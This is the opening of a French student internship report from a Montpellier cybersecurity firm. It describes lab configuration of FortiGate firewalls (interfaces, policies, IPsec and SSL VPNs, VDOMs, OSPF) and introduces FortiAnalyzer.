



Rapport de Stage

Rapport du stage effectué du 23/05/2024 au 03/06/2024

Tuteur de stage : Vincent PUECH

Établissement : Sode numérique, ESPI Montpellier

Entreprise d'accueil : Cyklad, 51 lampasse des églantiers 34000 Montpellier

REMERCIEMENTS

Je tiens à exprimer ma profonde gratitude à toutes les personnes qui ont contribué à la réussite de ce stage.

Tout d'abord, je remercie M. Vincent PUECH, mon tuteur de stage. Merci pour votre encadrement, vos conseils avisés et votre disponibilité tout au long de cette expérience. Votre soutien m'a été précieux pour mener à bien les missions qui m'ont été confiées.

Je souhaite également remercier toute l'équipe de Cyklad pour leur accueil chaleureux et leur collaboration. Merci à chacun d'entre vous pour votre patience, votre aide précieuse. Grâce à vous, j'ai pu acquérir de nombreuses compétences et une meilleure compréhension du domaine de la cybersécurité.

Un remerciement particulier à M. Dorian LOTTHE MARSHALL pour m'avoir offert l'opportunité d'effectuer ce stage au sein de Cyklad. Votre confiance et votre soutien ont grandement contribué à l'enrichissement de mon expérience professionnelle.

Je remercie mes professeurs et l'équipe pédagogique de l'ESPI Montpellier pour leur soutien.

Enfin, je remercie ma famille et mes amis pour leur soutien indéfectible et leurs encouragements constants durant cette période.

Merci à tous pour cette expérience enrichissante et inoubliable.

Table des matières

REMERCIEMENTS	2
1. Introduction	5
1.1 Organigramme	5
1.2 Objectifs du stage	6
1.3 Description détaillée des missions.....	6
2. Configuration de Firewall avec Fortigate	7
2.1 Configuration de Base du Firewall.....	7
2.2 Configuration VPN IPsec	8
2.3 Configuration des Portails VPN SSL	10
2.4 Configuration VDOM ?.....	12
2.5 Configuration de VDOM sur FortiGate	12
2.6 Configuration OSPF ?	14
3. Analyse de Logs avec FortiAnalyzer	16
3.1 Présentation FortiAnalyzer.....	16
3.2 Device manager	17
3.3 Recherche dans les Logs	17
3.4 Configuration des Alertes	19
4. Utilisation de Burp Suite	21
4.1 Vulnérabilités de Contrôle d'Accès	21
4.2 Vulnérabilités de Logique Métier.....	21
4.3 Détection des Comptes Kerberoastables avec GetUserSPNs	24
4.4 Conclusion et Résultat	25
5. CoercedPotato Windows	26
5.1 Résumé de la présentation	26
5.2 Introduction	27
5.3 Tests Effectués	28
5.4 Description de CrowdStrike	28
5.5 Utilisation de CrowdStrike chez Cyklad	29

5.6	Conclusion	31
6.	Déplacements	32
6.1	Installation et Configuration.....	32
6.2	Phase de Test et Formation.....	32
6.3	Déploiement à Grande Échelle.....	32
6.4	Conclusion	32
7.	Conclusion.....	33
8.	Table des illustration	34

1. Introduction

Mon Année de BTS SIO à l'ESPI Montpellier

Je suis actuellement en première année de BTS Services Informatiques aux Organisations à l'ESPI Montpellier et je souhaite me spécialiser en Solutions d'Infrastructure, Systèmes et Réseaux.

Cyklad, Entreprise de Cybersécurité à Montpellier

Cyklad est une entreprise de sécurité informatique fondée en 2021 et établie à Montpellier. J'ai pu voir comment ils gèrent une variété de projets, de la protection des données jusqu'à la prévention des intrusions. Ils adaptent leurs services pour coller parfaitement aux besoins des clients, ce qui prouve leur expertise et leur engagement à fond pour la sécurité de tous.

1.1 Organigramme




Figure 1: organigramme Cyklad

Pourquoi la Cybersécurité C'est important

Travailler chez Cyklad m'a vraiment ouvert les yeux. J'ai compris à quel point la cybersécurité est vitale aujourd'hui. Chaque jour, on travaillait sur des menaces de plus en plus sophistiquées, et j'ai vu de près l'importance d'avoir des stratégies de sécurité solides. C'est de la vigilance et de l'adaptation rapide aux nouvelles menaces. Ça m'a montré comment défendre activement nos systèmes et pourquoi c'est crucial pour protéger les infos sensibles.

1.2 Objectifs du stage

Objectifs personnels : En débutant mon stage chez Cyklad, mes objectifs personnels étaient de comprendre les enjeux de la cybersécurité et de développer des compétences techniques spécifiques liées à la sécurité des réseaux informatiques et des systèmes.

Objectifs assignés par Cyklad : Cyklad m'a confié plusieurs missions clés pour enrichir mon expérience pratique, notamment :

- Présentation des outils utilisés comme CrowdStrike avec les membres de l'équipe technique pour mieux comprendre leurs quotidiens.
- Explorer la protection des flux réseaux à travers des dispositifs comme les firewalls.
- Se familiariser avec la protection des endpoints, incluant l'utilisation d'outils et la gestion des alertes de sécurité.
- Configuration d'un firewall FortiGate dans nos labs, ce qui inclut le paramétrage des VPN IP Sec et SSL, ainsi que des règles de filtrage.
- Effectuer des tests de vulnérabilités web dans un lab dédié pour identifier et comprendre les attaques courantes comme Sqli, XSS, et Path Traversal.

Durée de la mission : 6 semaines (23 mai 2024 - 3 juillet 2024)

1.3 Description détaillée des missions

Première et deuxième semaine - Immersion complète

J'ai commencé fort en plongeant dans le paramétrage des firewalls Fortigate. On m'a donné une semaine pour me familiariser avec les différents labs, ce qui m'a vraiment aidé à comprendre les mécanismes de défense réseau de l'intérieur.

Semaine trois et quatre - Tests de sécurité et analyses

Durant les jours suivants, j'ai changé sur BURP Académie et ROOT ME pour tenter des labs sur des attaques. Ensuite, avec FortiAnalyzer, j'ai passé quelques jours à chercher dans les logs, pour faire un rapport des reports.

Semaine cinq et six - Labs sur ROOT ME et confection de mon rapport de stage

Pendant les semaines cinq et six, j'ai poursuivi les labs sur ROOT ME pour approfondir mes compétences en matière de sécurité et d'attaques. Ces exercices m'ont permis de renforcer mes connaissances pratiques et de tester divers scénarios de cybersécurité. De plus, j'ai commencé à rédiger mon rapport de stage. J'y documente toutes les activités, les apprentissages et les analyses réalisés au cours de cette période. Ce rapport résume mes expériences et met en lumière les compétences acquises, les défis rencontrés et les solutions trouvées.

2. Configuration de Firewall avec Fortigate




Figure 2:schéma lab.

2.1 Configuration de Base du Firewall

Installation et Configuration Initiale : Lors de mon stage chez Cyklad, j'ai configuré un dispositif FortiGate, essentiel pour sécuriser les réseaux dès l'entreprises. Ce firewall agit comme une barrière pour bloquer les accès non autorisés et des attaques potentielle. J'ai découvert que chaque paramètre pouvait grandement influencer la sécurité du réseau.

Détails :

- **Interfaces Réseau** : J'ai configuré des interfaces comme interconnexion (lan1) et labs (lan2). Par exemple, interconnexion a reçu l'adresse 10.1.1.1 et labs 10.10.15.41, ce qui permet de segmenter efficacement le trafic.
- **Adresses IP** : Attribuer des adresses IP uniques était crucial. Par exemple, l'interface lan3 a reçu 192.168.10.254, ce qui m'a aidé à comprendre l'importance de cette étape pour la surveillance du trafic.
- **Routes de Base** : J'ai configuré des routes de base pour garantir que les données atteignent leur destination sans interruption, une étape cruciale pour gérer le trafic efficacement.

Name	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Log	Bytes	Type
FTG backup → lan	backup	ftg1	always	PING	ACCEPT	Disabled	no-inspection	UTM	12.77 kB	Standard
ftg1 a ftg2 → lan	ftg1	lan	always	PING	ACCEPT	Disabled	no-inspection	UTM	71.15 kB	Standard
lan → FTG backup	lan	FTG1	always	PING	ACCEPT	Disabled	no-inspection	UTM	3.19 kB	Standard
lan → ftg1 a ftg2	lan	ftg1	always	PING	ACCEPT	Disabled	no-inspection	UTM	31.50 kB	Standard
Implicit	all	all	always	ALL	DENY	Disabled			0 B	

Figure 3 screen firewall Policy (Fortigate)

Name	Type	Members	IP/Netmask	Administrative Access	DHCP Clients	DHCP Ranges	Ref
fortilink	802.3ad Aggregate	a	Dedicated to FortiSwitch	PING Security Fabric Connection		10.255.1.2-10.255.1.254	2
Physical Interface							
interconnexion (lan1)	Physical Interface		10.1.1.1/255.255.255.0	PING HTTPS HTTP Security Fabric Connection FTM			2
labs (lan2)	Physical Interface		10.10.15.41/255.255.255.0	PING HTTPS HTTP Security Fabric Connection			2
lan3	Physical Interface		192.168.10.254/255.255.255.0	PING HTTPS SSH HTTP	1	192.168.10.2-192.168.10.5	2
wan	Physical Interface		0.0.0.0/0.0.0.0	PING HTTPS			0

Figure 4 screen interfaces Fortigate

2.2 Configuration VPN IPsec

Présentation du VPN IPsec




Figure 5 schéma VPN IPsec

Voici un schéma simplifié d'un VPN IPsec : avec une connexion internet, un tunnel sécurisé est établi entre deux dispositifs FortiGate, permettant aux réseaux des entreprises 1 et 2 de communiquer de manière sécurisée.

Pendant mon stage chez CYKLAD, j'ai vu à quel point les VPN sont importants, notamment le VPN IPsec. **VPN (Virtual Private Network)** IPsec (Internet Protocol Security). Imaginez un tunnel qui sécurise deux sites d'une entreprise ou entre un site et un cloud. Grâce à ce "tunnel", toutes les infos échangées restent privées et protégées.

Fonctionnalités et Avantages du VPN IPsec

1. Confidentialité :

- Le VPN IPsec chiffre les données échangées. Même si quelqu'un essaie d'intercepter, il ne pourra y accéder sans la clé de déchiffrement. C'est pour protéger toutes les infos sensibles.

2. Intégrité des Données :

- Il utilise des techniques de hachage pour s'assurer que les données ne sont pas modifiées en cours de route.

3. Authentification :

- Il vérifie que les appareils qui se connectent au réseau sont bien ceux qu'ils prétendent être. Ça se fait avec des mots de passe, des certificats numériques ou des clés pré-partagées.

4. Protection contre les Attaques de Rejeu :

- Il ajoute des numéros de séquence dans chaque paquet de données pour empêcher les attaques de rejeu. En clair, un hacker ne peut pas capturer des paquets de données et les renvoyer pour tromper le système.

Types de VPN IPsec

1. Mode Transport :

- En mode transport, IPsec chiffre seulement la partie utile du paquet de données, en laissant les en-têtes IP visibles. Ce mode est souvent utilisé pour sécuriser les communications directes entre deux appareils, comme entre un ordinateur et un serveur.

2. Mode Tunnel :

- En mode tunnel, IPsec chiffre tout le paquet IP (en-tête et contenu) et encapsule ce paquet dans un nouveau paquet IP avec une nouvelle en-tête. Ce mode est idéal pour créer des tunnels sécurisés entre deux réseaux, comme **Cas d'Utilisation du VPN IPsec chez CYKLAD**

Chez CYKLAD, on utilise le VPN IPsec pour plusieurs raisons :

1. Connexion Inter-Sites :

- CYKLAD utilise le VPN IPsec pour relier les différents sites de ses clients. C'est utilisé si l'entreprise est séparée en plusieurs sites. Même si les bureaux sont dans des villes ou des pays différents, ils peuvent communiquer entre eux comme s'ils étaient sur le même réseau. Par exemple, pour les sites de radiologie, tous les centres sont connectés entre eux. Donc, quand un patient se présente dans un centre, les

médecins peuvent récupérer facilement son dossier médical à partir de n'importe quel site. C'est crucial pour la collaboration et le partage de ressources entre les sites.

2. Connexion de Firewalls et Clusters :

- Le VPN IPsec est aussi utilisé pour connecter deux firewalls ensemble pour gérer un cluster pour les clients. Par exemple, deux firewalls Fortigate peuvent être connectés de cette manière pour assurer une redondance. Si l'un des firewalls tombe en panne pour une raison quelconque, l'autre peut prendre le relais sans interruption de service

2.3 Configuration des Portails VPN SSL




Figure 6 schéma VPN SSL

Voici un schéma simplifié d'un VPN SSL : avec une connexion internet, un tunnel sécurisé SSL est établi entre l'utilisateur à domicile et le réseau d'entreprise via un pare-feu, permettant un accès sécurisé aux ressources internes de l'entreprise.

Pourquoi on en a besoin ?

On peut mettre en place les portails VPN SSL pour que les personnes qui travaillent en télétravailleur ou de n'importe où aient un accès sécurisé au réseau de l'entreprise, ou par exemple pour avoir un accès à distance de tous les Fortigate des clients à distance. C'est super important pour que tout le monde puisse travailler tranquille sans risquer de fuite de données.

Ce que ça fait :

Ces portails, c'est un peu comme les gardiens de notre réseau. Ils s'assurent que personne n'entre sans y être invité. On a tout personnalisé pour que chacun ait exactement les accès qu'il lui faut, avec des systèmes d'authentification.

Définition des Politiques de Sécurité

Le but :

Les règles, c'est nous qui les fixons. On a défini qui peut voir ou toucher quoi dans nos systèmes, pour garder un œil sur nos infos les plus critiques et éviter les mauvaises surprises.

Comment faire :

On a établi des règles claires : qui peut accéder à quelles infos, en fonction de qui ils sont, où ils sont et avec quel appareil ils se connectent. Ça permet de garder l'infrastructure plus sécurisées.

Authentification

Pourquoi c'est crucial :

Authentifier, c'est notre manière de vérifier qu'on est bien qui tu prétends être avant de te laisser entrer. C'est essentiel pour qu'on dorme sur nos deux oreilles, en sachant que nos données sont bien à l'abri.

2.4 Configuration VDOM ?

Fortinet Virtual Domain, ou VDOM, est une technologie qui permet de transformer un appareil physique en plusieurs appareils virtuels indépendants. Chaque VDOM fonctionne comme un pare-feu distinct, avec ses propres configurations, politiques, et interfaces réseau.




Figure 7 schéma lab VDOM

2.5 Configuration de VDOM sur FortiGate

1. Activer le mode VDOM

Avant de pouvoir configurer les VDOM, activer le mode VDOM sur FortiGate.7

```
CLI Console (1)
FG1 # config system global
FG1 (global) #
FG1 (global) # set vdom-mode multi-vdom
FG1 (global) #
FG1 (global) # end
```

Figure 8 screen CLI Fortigate

2. Créer les VDOM

New Virtual Domain

Virtual Domain:

Type: ☒ Traffic ☐ Admin

NGFW Mode: ☒ Profile-based ☐ Policy-based

Central SNAT: ☐

WiFi country/region:

Comments:

Figure 9 screen Fortigate VDOM

3. Assigner des interfaces à un VDOM

Name:

Alias:

Type: ☒ Physical Interface

VRF ID:

Virtual domain:

Role:

Figure 10 screen changement lab VDOM

NPU VDOM Link							
npv0_link	NPU VDOM Link					root	
Physical Interface							
labs (lan2)	Physical Interface		10.10.15.41/255.255.255.0	PING HTTPS HTTP FMG-Access Security Fabric Connection		root	1
LAN (lan1)	Physical Interface		192.168.11.254/255.255.255.0	PING HTTPS	192.168.11.11-192.168.11.11	VDOM_A	4
lan3	Physical Interface		192.168.12.254/255.255.255.0	PING HTTPS HTTP FMG-Access Security Fabric Connection	192.168.12.12-192.168.12.12	VDOM_B	6
ver vdom (wan)	Physical Interface		10.1.2.2/255.255.255.0	PING FMG-Access		VDOM_B	3
Vers VDOM 2 (a)	Physical Interface		10.1.1.5/255.255.255.0	PING HTTPS		VDOM_A	5
Tunnel Interface							
NAT interface (nat.root)	Tunnel Interface		0.0.0.0/0.0.0.0			root	0
NAT interface (nat.VDOM_A)	Tunnel Interface		0.0.0.0/0.0.0.0			VDOM_A	0
NAT interface (nat.VDOM_B)	Tunnel Interface		0.0.0.0/0.0.0.0			VDOM_B	0
VDOM Link							
link	VDOM Link					VDOM_A VDOM_B	0

Figure 11 screen interface VDOM

2.6 Configuration OSPF ?

OSPF, ou Open Shortest Path First, est un protocole de routage dynamique très utilisé dans les réseaux IP. Il permet de trouver le chemin le plus efficace pour acheminer des paquets de données à travers un réseau.

Configuration

Accéder aux paramètres OSPF

Je sélectionne l'onglet **OSPF**.

Configurer les paramètres globaux OSPF

1. Dans la section OSPF Settings,
2. Je rentre un Router ID (une adresse IP unique dans le réseau OSPF).

Router ID

Figure 12 screen id router OSPF

Configurer les zones OSPF

1. Toujours dans Network > OSPF,
2. L'ID de la zone (par exemple, 0.0.0.0 pour l'area 0).

Areas		
<div> + Create New Edit Delete </div>		
Area ID	Type	Authentication
0.0.0.0	Regular	None

Figure 13 screen area OSPF

Ajouter les interfaces à OSPF

1. Dans l'onglet OSPF Interface, je clique sur Create New.
2. Je sélectionne l'interface que je souhaite ajouter à OSPF (par exemple, port1).
3. J'assigne la zone configurée précédemment (par exemple, 0.0.0.0).




Interfaces					
<div> + Create New Edit Delete </div>					
Name	Interfaces	Cost	Apply To IP	Authentication	Passive
PORT1	 LAN 1 (lan3)	0	Any IP	None	 Disabled

Figure 14 screen interface OSPF

Annoncer les réseaux via OSPF

1. Dans l'onglet Network, je clique sur Create New.
2. J'entre le préfixe du réseau que je souhaite annoncer (par exemple, 192.168.1.0/24).
3. J'assigne la zone configurée précédemment (par exemple, 0.0.0.0).



The screenshot shows a web interface titled 'Networks'. At the top, there are three buttons: '+ Create New' (highlighted with a green border), 'Edit' (with a pencil icon), and 'Delete' (with a trash icon). Below these buttons is a table with two columns: 'Network' and 'Area'. The table contains one row with the values '192.168.10.0/24' and '0.0.0.0'.

Network	Area
192.168.10.0/24	0.0.0.0

Figure 15 screen Network OSPF

En travaillant sur cette configuration réseau, j'ai pu mettre en pratique ce que j'ai appris en théorie. J'ai gagné des compétences en sécurité et gestion réseau. J'ai appris à configurer des pare-feux, utiliser des technos comme NAT, VPN et VDOM. J'ai aussi mis en place le protocole OSPF pour garantir un réseau efficace et sécurisé. Ce projet m'a vraiment aidé à comprendre les défis réels et à trouver des solutions pratiques.

3. Analyse de Logs avec FortiAnalyzer

3.1 Présentation FortiAnalyzer

FortiAnalyzer est une solution de gestion de rapport et d'analyse de sécurité qui offre une visibilité approfondie sur l'infrastructure réseau d'une organisation




Figure 16 page d'accueil FortiAnalyzer

